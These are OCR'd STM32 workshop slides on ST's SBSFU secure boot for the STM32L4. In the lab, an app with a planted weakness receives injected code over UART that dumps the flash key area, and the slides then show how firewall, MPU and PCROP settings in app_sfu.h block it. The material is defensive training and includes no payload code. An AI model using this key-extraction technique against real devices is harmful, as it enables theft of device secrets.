
Launch postbuild script

- 03_01_Postbuild_SimpleApp_WithWeakness.bat
  - To combine SBSFU, UserApp_WithWeakness and header



Update the target

- 00_ResetL4Target.bat
- 03_02_Flash_SBSFU_SimpleApp_WithWeakness.bat



Restart the board


```
Applying RDP-1 Level. You might need to unplug/plug the USB cable!
```

- **Power on reset the board and then press reset button**

```
          Applying RDP-1 Level. You might need to unplug/plug the USB cable!
= [SBOOT] System Security Check successfully passed. Starting...


================================================================================
=               (C) COPYRIGHT 2017 STMicroelectronics                          =
=                                                                              =
=               Secure Boot and Secure Firmware Update                         =
================================================================================


= [SBOOT] SECURE ENGINE INITIALIZATION SUCCESSFUL
= [SBOOT] STATE: CHECK STATUS ON RESET
          INFO: A Reboot has been triggered by a Hardware reset!
          INFO: Last execution detected error was: No error. Success.
= [SBOOT] STATE: CHECK NEW FIRMWARE TO DOWNLOAD
= [SBOOT] STATE: CHECK USER FW STATUS
          A FW is detected in the slot SLOT_ACTIVE_1
= [SBOOT] STATE: VERIFY USER FW SIGNATURE
= [SBOOT] STATE: EXECUTE USER FIRMWARE
Hello World
Enter command
```

Check application is working

- Type command manually and press return
- Firmware will send “Message Received” and ask for new command




life.augmented

Now everything is ready !


- We have an application firmware including a weakness
- This application is authenticated by SBSFU
  - But remember we removed some protections
- We are in the field and hacker is attacking the device
- The injected code will read the flash content and write it to UART
- The address in flash points to key area for this example

Send hack.bin to target



3

Go to :
C:\STM32SecuWS\L4\STM32L476_SimpleApp_WithWeakness




4

5


2

Attack performed!



Hack reads the secret area and output it to UART

Reset after hack performed



Reset after hack performed because of watchdog


Conclusion

- We performed a hack using a simple UART interface
- Interfaces with outside world means surface of attack
- Each open door is a way for hacker to tamper your assets !
- This demonstrates why isolation is very important !

How SBSFU addresses Isolation

- SBSFU uses all available isolation mechanisms
- On STM32L4 we have
  - The Firewall : Hardware mechanism that protects Flash and RAM specific areas
  - The MPU : Cortex-M mechanism to give attributes to set of address range
  - The PCROP : Set a specific part of flash in execute only (no read nor write)
- We will see what happens when activating the firewall
- But first a reminder of all protections applied by SBSFU

SBSFU protection on STM32L4



Legend

- WRP + MPU-RX
- FWALL (code) + WRP + MPU-RX
- FWALL (code) + WRP + PCROP + MPU-RX
- FWALL (NVData) + MPU-RW
- FWALL (VData) + MPU-RW
- MPU-RW (code/data)

R: Read
W: Write
X:
eXecute

Activate firewall

- To activate the firewall go back to app_sfu.h

*app_sfu.h

```
141  */
142
143 /*#define SECBOOT_DISABLE_SECURITY_IPS*/  /*!< Disable a
144
145 #if !defined(SECBOOT_DISABLE_SECURITY_IPS)
146
147 /* Uncomment the following defines when in Release mode.
148    In debug mode it can be better to disable some of the
149    for a better Debug experience (WRP, RDP, IWDG, DAP, e
150
151 #define SFU_WRP_PROTECT_ENABLE
152 #define SFU_RDP_PROTECT_ENABLE
153 //#define SFU_PCROP_PROTECT_ENABLE
154 #define SFU_FWALL_PROTECT_ENABLE
155 #define SFU_TAMPER_PROTECT_ENABLE
156 #define SFU_DAP_PROTECT_ENABLE     /*!< WARNING: Be Care
157 //                                        It might be di
158 #define SFU_DMA_PROTECT_ENABLE
159 #define SFU_IWDG_PROTECT_ENABLE    /*!< WARNING:
160 //                                        1. Be Careful
161 //                                           switching t
162 //                                        2. The IWDG re
163 //                                           platform (f
164 //#define SFU_MPU_PROTECT_ENABLE     /*!< MPU protection
165 //                                        Enables/Disabl
166 //                                        If Secure Engi
167 //                                        SE_CoreBin\Inc
168 //                                        addition to th
169 //#define SFU_MPU_USERAPP_ACTIVATION /*!< MPU protection
170 //                                        executable are
```

1

Uncomment Firewall activation

